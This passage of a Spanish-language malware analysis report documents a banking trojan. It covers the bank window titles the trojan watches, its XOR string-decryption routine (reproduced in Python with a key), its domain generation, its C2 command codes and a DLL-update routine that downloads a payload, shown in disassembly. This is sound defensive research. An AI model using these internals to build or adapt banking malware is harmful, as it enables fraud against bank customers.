


Figura 16: Busca la ventana de solodriver.exe para ocultarla

Primero busca con la API *FindWindowA* la ventana con el título “Visual Studio Ultimate” y si la encuentra, utiliza su manejador o *handle* para ocultarla con *ShowWindow*.




Figura 17: Buscando la ventana para ocultarla

Otro de los procesos periódicos consiste en comprobar que se accede a los bancos, se busca una serie de cadenas en las ventanas activas.

```
GetWindowTextA = &"Microsoft Network Monitor"
GetWindowTextA = &"Santander"
GetWindowTextA = &"Netbanco Particulares"
GetWindowTextA = &"Home Banking"
GetWindowTextA = &"Banco Mediolanum"
GetWindowTextA = &"Openbank"
GetWindowTextA = &"BBVA"
GetWindowTextA = &"CaixaBank"
GetWindowTextA = &"Banca Digital"
GetWindowTextA = &"Caja Rural"
GetWindowTextA = &"Empresas | BANKINTER"
GetWindowTextA = &"Bankia.es"
GetWindowTextA = &"Bankia"
GetWindowTextA = &"BANKIA"
GetWindowTextA = &"ING | Banco online"
GetWindowTextA = &"Liberbank"
GetWindowTextA = &"Unicaja"
GetWindowTextA = &"Hazte cliente -"
GetWindowTextA = &"Ibercaja"
GetWindowTextA = &"CAIXAGUISSONA online"
GetWindowTextA = &"Cajasur Particulares"
GetWindowTextA = &"Cajasur Empresas"
GetWindowTextA = &"Cajasur Banca Personal"
GetWindowTextA = &"CajaSur - Home"
GetWindowTextA = &"EVO Banco"
GetWindowTextA = ???
GetWindowTextA = ???
GetWindowTextA = "\fZB"
GetWindowTextA = &"Banca Personal | Global Bank"
GetWindowTextA = &"Multibank"
GetWindowTextA = &"ActivoBank"
GetWindowTextA = &"Banco BPI"
GetWindowTextA = ???
GetWindowTextA = &"Banco Montepio"
GetWindowTextA = &"novobanco"
```

Figura 18: Ventanas buscadas asociadas a los bancos españoles

```
GetWindowsTextA = &"Microsoft Network Monitor"
GetWindowsTextA = &"Banco do Brasil"
GetWindowsTextA = &"Banco bradesco"
GetWindowsTextA = &"Banco Bradesco"
GetWindowsTextA = &"CAIXA -"
GetWindowsTextA = &"Santander"
GetWindowsTextA = &"Internet Banrisul"
GetWindowsTextA = &"Banco Safra"
GetWindowsTextA = ???
GetWindowsTextA = &"Mercado Pago |"
GetWindowsTextA = &"Internet Banking BNB"
GetWindowsTextA = &"Banco Original"
GetWindowsTextA = &"UNICRED"
GetWindowsTextA = &"agibank.com.br"
GetWindowsTextA = &"Internet Banking Banco Inter"
GetWindowsTextA = ???
GetWindowsTextA = ???
GetWindowsTextA = ???
GetWindowsTextA = &"Banese"
GetWindowsTextA = &"Banestes"
GetWindowsTextA = ???
GetWindowsTextA = &"Portal Daycoval"
```

Figura 19: Ventanas buscadas asociadas a los bancos portugueses

No todas las cadenas se encuentran accesibles directamente en el binario, sino que cuando se necesitan, se descifran siguiendo un algoritmo basado en XOR. Para ello se tiene en cuenta la cadena cifrada con una clave. Se recorre la cadena y va realizando operaciones carácter a carácter teniendo en cuenta su posición actual y la anterior entre ambas.




Figura 20: Descifrado de cadena para ser utilizada

```
import binascii

def decode_hex_string(data_enc,key):
        data_dec = str()
        data_enc = binascii.unhexlify(data_enc)
        prev = (data_enc[0])

        for i,c in enumerate(data_enc[1:]):
                x = c ^ ord(key[i % len(key)])
                if x < (prev):
                        x = x + 255 - prev
                else:
                        x -= prev
                if x > 255:
                        x = x - 255
                prev = (c)
                data_dec += chr(x)

        return data_dec
```

Figura 21: Algoritmo de descifrado de las cadenas

```
data="2330A427AE24D675985D"
key="F5454DNBVXCCEFD3EFMNBVDCMNXCEVXD3CMBKJHGFM"
```

Figura 22: Cadena a descifrar y clave que utiliza




Figura 23: Ejemplo de algunas de las palabras relacionas con los bancos a suplantar

Si encuentra alguna de ellas en los procesos en ejecución, se prepara para la generación de los dominios dinámicos a consultar. Antes ejecuta el comando "*ipconfig /flushdns*" para limpiar la caché DNS.




Figura 24: Limpia la cache DNS antes de generar los dominios dinámicos

Después, utilizando una base de 11 dominios predefinidos, genera los dominios dinámicos finales según el Algoritmo Generador de Dominios (DGA), tal y como se muestra en la Figura 25.




Figura 25: Zona de generación de DGA

Por lo tanto, se generan de esta forma 80 dominios dinámicos distintos.

Figura 26: El proceso de generación de dominios dinámicos

Una vez finalizado el proceso, obtiene el nombre del PC y descifra una de las cadenas que necesita para informar al *Command and Control*. Estas cadenas se encuentran cifradas dentro del binario.




Figura 27: Comienzo de obtención de datos del equipo afectado

Cada país tiene asociado un identificador (7236), cuando detecta que se está visitando alguno de ellos le asocia su valor correspondiente para informar de ello.

```
:00DA9B88    call    GetComputerNameA
:00DA9B8D    lea     edx, [ebp+var_474]
:00DA9B93    mov     eax, 17h
:00DA9B98    call    Get_ID_String_A_Descifrar
:00DA9B9D    mov     edx, [ebp+var_474]
:00DA9BA3    lea     ecx, [ebp+var_470]
:00DA9BA9    xor     eax, eax
:00DA9BAB    call    Decifrar_string
:00DA9BB0    mov     eax, [ebp+var_470] ; System::AnsiString
:00DA9BB6    call    StrToInt
:00DA9BBB    mov     edx, eax
:00DA9BBD    mov     eax, ds:dword_DD0BC0
:00DA9BC2    call    TRtcPortalCli_SetDataEncrypt
:00DA9BC7    push    3E8h            ; dwMilliseconds
:00DA9BCC    call    Sleep_0
```

Figura 28: Proceso de obtención del nombre del PC

En la Figura 29 se presenta un ejemplo de los datos que serán enviados. Se ha ofuscado el nombre del equipo afectado.




Figura 29: Datos recopilados para ser enviados

Esta comunicación se realiza con el componente RTC citado anteriormente.

```
CODE:00DAA503    mov     esi, eax
CODE:00DAA505    mov     ebx, offset dword_DD0BC0 ; TRtcHttpPortalClient
CODE:00DAA50A    mov     edi, offset unk_DD0BF4 ; TListBox
CODE:00DAA50F    xor     eax, eax
CODE:00DAA511    push    ebp
CODE:00DAA512    push    offset loc_DAA7B1
CODE:00DAA517    push    dword ptr fs:[eax]
CODE:00DAA51A    mov     fs:[eax], esp
CODE:00DAA51D    xor     eax, eax
CODE:00DAA51F    push    ebp
CODE:00DAA520    push    offset loc_DAA78C
CODE:00DAA525    push    dword ptr fs:[eax]
CODE:00DAA528    mov     fs:[eax], esp
CODE:00DAA52B    xor     ecx, ecx
CODE:00DAA52D    mov     dl, 1
CODE:00DAA52F    mov     eax, off_CE8FA0 ; this
CODE:00DAA534    call    TRtcHttpPortalClient_Create
CODE:00DAA539    mov     [ebx], eax
```

Figura 30: Uso del componente RTC HTTP para comunicación con el Command and Control

Otras de las funcionalidades principales de este troyano son las siguientes:

- Dispone de capacidad para actualizar la *dll* maliciosa. Para ello, se utiliza la palabra *UpdateDLLMODULO.* Este proceso descargaría un fichero *zip* con el mismo nombre que la *dll*, lo descomprime después y detiene el proceso para arrancarlo posteriormente. Para poderlo realizar se crea un fichero *bat* llamado *cookie.bat* y se le añade las acciones que se han comentado.

```
:00DB1DEC               call    LStrToPChar
:00DB1DF1               mov     edx, offset aUpdatedllmodul ; "UpdateDLLMODULO"
:00DB1DF6               call    StrPos
:00DB1DFB               test    eax, eax
:00DB1DFD               jz      loc_DB1EE3
:00DB1E03               mov     dl, 7Ch ; '|'   ; char
:00DB1E05               mov     eax, ds:dword_DD0C9C ; int
:00DB1E0A               call    TStringList_Create
:00DB1E0F               lea     ecx, [ebp+var_7B8]
:00DB1E15               mov     edx, 1
:00DB1E1A               mov     ebx, [eax]
:00DB1E1C               call    dword ptr [ebx+0Ch]
:00DB1E1F               mov     eax, [ebp+var_7B8] ; System::AnsiString
:00DB1E25               lea     edx, [ebp+var_8]
:00DB1E28               call    Trim
:00DB1E2D               call    call_LStrClr
:00DB1E32               push    0               ; LPBINDSTATUSCALLBACK
:00DB1E34               push    0               ; DWORD
:00DB1E36               lea     edx, [ebp+var_7BC]
:00DB1E3C               mov     eax, offset _str_APPDATA.Text ; System::AnsiString
:00DB1E41               call    GetEnvironmentVariable
:00DB1E46               lea     eax, [ebp+var_7BC] ; int
:00DB1E4C               mov     edx, offset _str__dbghelp_zip.Text ; void *
:00DB1E51               call    LStrCat
:00DB1E56               mov     eax, [ebp+var_7BC]
:00DB1E5C               call    LStrToPChar
:00DB1E61               push    eax             ; LPCSTR
:00DB1E62               mov     eax, [ebp+var_8]
:00DB1E65               call    LStrToPChar
:00DB1E6A               push    eax             ; LPCSTR
:00DB1E6B               push    0               ; LPUNKNOWN
:00DB1E6D               call    URLDownloadToFileA
:00DB1E72               lea     edx, [ebp+var_7C0]
:00DB1E78               mov     eax, offset _str_APPDATA.Text ; System::AnsiString
:00DB1E7D               call    GetEnvironmentVariable
:00DB1E82               mov     eax, [ebp+var_7C0]
:00DB1E88               push    eax
:00DB1E89               lea     edx, [ebp+var_7C8]
:00DB1E8F               mov     eax, offset _str_APPDATA.Text ; System::AnsiString
:00DB1E94               call    GetEnvironmentVariable
:00DB1E99               lea     eax, [ebp+var_7C8] ; int
:00DB1E9F               mov     edx, offset _str__dbghelp_zip.Text ; void *
:00DB1EA4               call    LStrCat
```

Figura 31: Actualización de la DLL

- Tiene capacidad de desconectar a la víctima, con el código *SUSPENDEACESSO,* de reiniciar la máquina, código *REINICIAGERAL*, o reiniciar el propio troyano, código *Rein1c1aSystem*.

```
:00DAF99A                               ; _TALONH1_Timer2Timer+1986↑j
:00DAF99A               mov     eax, ds:dword_DD0C9C
:00DAF99F               call    LStrToPChar
:00DAF9A4               mov     edx, offset aSuspendeacesso ; "SUSPENDEACESSO"
:00DAF9A9               call    StrPos
:00DAF9AE               test    eax, eax
:00DAF9B0               jz      short loc_DAF9D2
:00DAF9B2               call    call_LStrClr
:00DAF9B7               xor     edx, edx
:00DAF9B9               mov     eax, ds:dword_DD0BC0
:00DAF9BE               mov     ecx, [eax]
```

Figura 32: Comando para desconectar a la víctima

```
:00DB1645               mov     eax, ds:dword_DD0C9C
:00DB164A               call    LStrToPChar
:00DB164F               mov     edx, offset aReiniciageral ; "REINICIAGERAL"
:00DB1654               call    StrPos
:00DB1659               test    eax, eax
:00DB165B               jz      short loc_DB166C
:00DB165D               call    call_LStrClr
:00DB1662               mov     eax, 2          ; uFlags
:00DB1667               call    call ExitWindowsEx
```

Figura 33: Proceso de reinicio de la máquina

```
:00DAE013 mov     edx, offset aRein1c1asystem ; "Rein1c1aSystem"
:00DAE018 call    StrPos
:00DAE01D test    eax, eax
:00DAE01F jz      short loc_DAE064
:00DAE021 call    call_LStrClr
:00DAE026 push    1               ; nShowCmd
:00DAE028 push    0               ; lpDirectory
:00DAE02A push    0               ; lpParameters
:00DAE02C lea     edx, [ebp+var_10]
:00DAE02F mov     eax, ds:off_DCCDA4
:00DAE034 mov     eax, [eax]
:00DAE036 call    TApplication_GetExeName ; BDS 2005-2007 and Delphi6-7 Visual Component Library
:00DAE03B mov     eax, [ebp+var_10]
:00DAE03E call    LStrToPChar
:00DAE043 push    eax             ; lpFile
:00DAE044 push    0               ; lpOperation
:00DAE046 mov     eax, ebx        ; this
:00DAE048 call    TWinControl__GetHandle
:00DAE04D push    eax             ; hwnd
:00DAE04E call    ShellExecuteA
:00DAE053 mov     eax, ds:off_DCCDA4
```

Figura 34: Zona de envío de comando de reinicio del troyano

- Dispone de capacidad para obtener información del cursor (código *EXIBIRMZ*).

```
:00DB1667 call    call_ExitWindowsEx
:00DB166C
:00DB166C loc_DB166C:                     ; CODE XREF: _TALONH1_Timer2Timer+369Ftj
:00DB166C mov     eax, ds:dword_DD0C9C
:00DB1671 call    LStrToPChar
:00DB1676 mov     edx, offset aExibirmz ; "EXIBIRMZ"
:00DB167B call    StrPos
:00DB1680 test    eax, eax
:00DB1682 jz      short loc_DB168E
:00DB1684 call    call_LStrClr
:00DB1689 call    call_SystemParametersInfoA
:00DB168E
:00DB168E loc_DB168E:                     ; CODE XREF: _TALONH1_Timer2Timer+3

SPI_SETCURSORS
0x0057

:004AFBC0 call_SystemParametersInfoA proc near    ; CODE XREF: _TALONH1_Timer2
:004AFBC0                                         ; _TALONH1_Timer2Timer+421D
:004AFBC0 push    1Bh             ; fWinIni
:004AFBC2 push    0               ; pvParam
:004AFBC4 push    0               ; uiParam
:004AFBC6 push    57h ; 'W'       ; uiAction
:004AFBC8 call    SystemParametersInfoA
:004AFBCD retn

Reloads the system cursors. Set the uiParam parameter to zero and the
pvParam parameter to NULL.
```

Figura 35: Consulta información del cursor

- Y de controlar el cursor del usuario (código *OCULTARMZ*).

```
:00DB168E loc_DB168E:                     ; CODE XREF: _TALONH1_Timer2Timer+3
:00DB168E mov     eax, ds:dword_DD0C9C
:00DB1693 call    LStrToPChar
:00DB1698 mov     edx, offset aOcultarmz ; "OCULTARMZ"
:00DB169D call    StrPos
:00DB16A2 test    eax, eax
:00DB16A4 jz      short loc_DB16B0
:00DB16A6 call    call_LStrClr
:00DB16AB call    sub_4AFBD0
:00DB16B0
```

Figura 36: Comando para controlar el cursor

- Puede crear un fichero a modo de registro, con el código *CRIARCADASTRO*, llamado *UPAK.BIN*.

```
:00DB1D91 call    LStrToPChar
:00DB1D96 mov     edx, offset aCriarcadastro ; "CRIARCADASTRO"
:00DB1D9B call    StrPos
:00DB1DA0 test    eax, eax
:00DB1DA2 jz      short loc_DB1DE7
:00DB1DA4 call    call_LStrClr
:00DB1DA9 lea     edx, [ebp+var_7B4]
:00DB1DAF mov     eax, ds:off_DCCDA4
:00DB1DB4 mov     eax, [eax]
:00DB1DB6 call    TApplication_GetExeName ; BDS 2005-2007 and Delphi6-7 Visual Component Library
:00DB1DBB mov     eax, [ebp+var_7B4] ; System::AnsiString
:00DB1DC1 lea     edx, [ebp+var_7B0]
:00DB1DC7 call    ExtractFileDir
:00DB1DCC lea     eax, [ebp+var_7B0] ; int
:00DB1DD2 mov     edx, offset _str__UPAK_BIN.Text ; void *
:00DB1DD7 call    LStrCat
:00DB1DDC mov     eax, [ebp+var_7B0]
```

Figura 37: Crear fichero UPAK.BIN

- Tiene la capacidad de crear un registro de la actividad, con el código *MARCARPC*, en un log llamado *lz.log*.

```
:00DB1EED  mov   edx, offset aMarcarpc ; "MARCARPC"
:00DB1EF2  call  StrPos
:00DB1EF7  test  eax, eax
:00DB1EF9  jz    loc_DB1FB2
:00DB1EFF  mov   dl, 1
:00DB1F01  mov   eax, off_41E250
:00DB1F06  call  TObject_Create_TString_List ; BDS 2005-2007 and Delphi6
:00DB1F0B  mov   esi, eax
:00DB1F0D  mov   eax, esi
:00DB1F0F  mov   edx, [eax]
:00DB1F11  call  dword ptr [edx+44h]
:00DB1F14  mov   dl, 7Ch ; '|'   ; char
:00DB1F16  mov   eax, ds:dword_DD0C9C ; int
:00DB1F1B  call  TStringList_Create
:00DB1F20  lea   ecx, [ebp+var_7D0]
:00DB1F26  mov   edx, 1
:00DB1F2B  mov   ebx, [eax]
:00DB1F2D  call  dword ptr [ebx+0Ch]
:00DB1F30  mov   eax, [ebp+var_7D0]
:00DB1F36  call  LStrToPChar
:00DB1F3B  mov   edx, eax
:00DB1F3D  lea   eax, [ebp+var_7CC]
:00DB1F43  call  LStrFromPChar   ; BDS 2005-2007 and Delphi6-7 Visual Co
:00DB1F48  mov   edx, [ebp+var_7CC]
:00DB1F4E  mov   eax, esi
:00DB1F50  mov   ecx, [eax]
:00DB1F52  call  dword ptr [ecx+38h]
:00DB1F55  lea   edx, [ebp+var_7DC]
:00DB1F5B  mov   eax, ds:off_DCCDA4
:00DB1F60  mov   eax, [eax]
:00DB1F62  call  TApplication_GetExeName ; BDS 2005-2007 and Delphi6-7 V
:00DB1F67  mov   eax, [ebp+var_7DC] ; System::AnsiString
:00DB1F6D  lea   edx, [ebp+var_7D8]
:00DB1F73  call  ExtractFileDir
:00DB1F78  lea   eax, [ebp+var_7D8] ; int
:00DB1F7E  mov   edx, offset _str__lz_log_0.Text ; void *
:00DB1F83  call  LStrCat
```

Figura 38: Crear el log para registrar la actividad

- Puede eliminar con el código *DEL3TARMARC0AO* el fichero *lz.log*, a modo de log mencionado anteriormente, en la misma ruta del ejecutable.

```
:00DAF8CE  call  LStrToPChar
:00DAF8D3  mov   edx, offset aDel3tarmarc0ao ; "DEL3TARMARC0AO"
:00DAF8D8  call  StrPos
:00DAF8DD  test  eax, eax
:00DAF8DF  jz    loc_DAF99A
:00DAF8E5  call  call_LStrClr
:00DAF8EA  lea   edx, [ebp+var_38C]
:00DAF8F0  mov   eax, ds:off_DCCDA4
:00DAF8F5  mov   eax, [eax]
:00DAF8F7  call  TApplication_GetExeName ; BDS 2005-2007 and Delphi6-7 Visual Com
```

Figura 39: Elimina el fichero de log

- Permite buscar en los procesos de la memoria con el código *DETONARPROCESO*.

```
:00DB1FB2  mov   eax, ds:dword_DD0C9C
:00DB1FB7  call  LStrToPChar
:00DB1FBC  mov   edx, offset aDetonaprocesso ; "DETONAPROCESSO"
:00DB1FC1  call  StrPos
:00DB1FC6  test  eax, eax
:00DB1FC8  jz    short loc_DB2043
:00DB1FCA  mov   dl, 7Ch ; '|'   ; char
:00DB1FCC  mov   eax, ds:dword_DD0C9C ; int
:00DB1FD1  call  TStringList_Create
:00DB1FD6  lea   ecx, [ebp+var_7E4]
:00DB1FDC  mov   edx, 1
:00DB1FE1  mov   ebx, [eax]
:00DB1FE3  call  dword ptr [ebx+0Ch]
:00DB1FE6  mov   eax, [ebp+var_7E4] ; System::AnsiString
:00DB1FEC  lea   edx, [ebp+var_7E0]
:00DB1FF2  call  Trim
```

Figura 40: Busca en los procesos en memoria

- Tiene la capacidad de realizar capturas de pantalla, con los códigos *ATIVARCAPTURAMAG* y *ATIVARCAPTURAFULL*. La diferencia está en cómo realiza esta acción: si los sistemas operativos son Windows 10, 8.1 y Server, entonces hace uso de la *DLL MAG "Magnification"*, en caso contrario utiliza la opción *FULL*.

```
:00DB206C                call    LStrToPChar
:00DB2071                mov     edx, offset aAtivarcapturam ; "ATIVARCAPTURAMAG"
:00DB2076                call    StrPos
:00DB207B                test    eax, eax
:00DB207D                jz      loc_DB211F
:00DB2083                call    call_LStrClr
:00DB2088                lea     edx, [ebp+var_7F0]
:00DB208E                mov     eax, ds:AnsiString ; System::AnsiString
:00DB2093                call    Trim
:00DB2098                mov     eax, [ebp+var_7F0]
:00DB209E                call    LStrToPChar
:00DB20A3                mov     edx, offset aWindows8_2 ; "Windows 8"
:00DB20A8                call    StrPos
:00DB20AD                test    eax, eax
:00DB20AF                jnz     short loc_DB2103
:00DB20B1                lea     edx, [ebp+var_7F4]
:00DB20B7                mov     eax, ds:AnsiString ; System::AnsiString
:00DB20BC                call    Trim
:00DB20C1                mov     eax, [ebp+var_7F4]
:00DB20C7                call    LStrToPChar
:00DB20CC                mov     edx, offset aWindows10_2 ; "Windows 10"
:00DB20D1                call    StrPos
:00DB20D6                test    eax, eax
:00DB20D8                jnz     short loc_DB2103
:00DB20DA                lea     edx, [ebp+var_7F8]
:00DB20E0                mov     eax, ds:AnsiString ; System::AnsiString
:00DB20E5                call    Trim
:00DB20EA                mov     eax, [ebp+var_7F8]
:00DB20F0                call    LStrToPChar
:00DB20F5                mov     edx, offset aWindowsServer_1 ; "Windows Server"
:00DB20FA                call    StrPos
:00DB20FF                test    eax, eax
:00DB2101                jz      short loc_DB211F
:00DB2103
```

Figura 41: Proceso de preparación de datos para enviar

- Puede desactivar la barra de desplazamiento con el código *DISABLESCROOL*.

```
:00DB299C                mov     eax, ds:dword_DD0C9C
:00DB29A1                call    LStrToPChar
:00DB29A6                mov     edx, offset aDisablescrool ; "DISABLESCROOL"
:00DB29AB                call    StrPos
:00DB29B0                test    eax, eax
:00DB29B2                jz      short loc_DB29BE
:00DB29B4                call    call_LStrClr
:00DB29B9                call    call_UnhookWindowsHookEx
:00DB29BE
```

Figura 42: Desactiva desplazamiento

- Realiza tanto un borrado de todo el directorio donde se ubica el troyano, con el código *DELETEAKL,* como la clave de registro, como si nunca hubiese existido.

```
:00DB29C8                mov     edx, offset aDeletakl ; "DELETAKL"
:00DB29CD                call    StrPos
:00DB29D2                test    eax, eax
:00DB29D4                jz      short loc_DB2A2E
:00DB29D6                call    call_LStrClr
:00DB29DB                xor     eax, eax
:00DB29DD                push    ebp
:00DB29DE                push    offset loc_DB29FD
:00DB29E3                push    dword ptr fs:[eax]
:00DB29E6                mov     fs:[eax], esp
:00DB29E9                mov     eax, ds:dword_DD0BE0
:00DB29EE                call    borrar_persistencia_registro
:00DB29F3                xor     eax, eax
:00DB29F5                pop     edx
:00DB29F6                pop     ecx
:00DB29F7                pop     ecx
:00DB29F8                mov     fs:[eax], edx
:00DB29FB                jmp     short loc_DB2A07
:00DB29FD ; ---------------------------------------------------------------------------
:00DB29FD
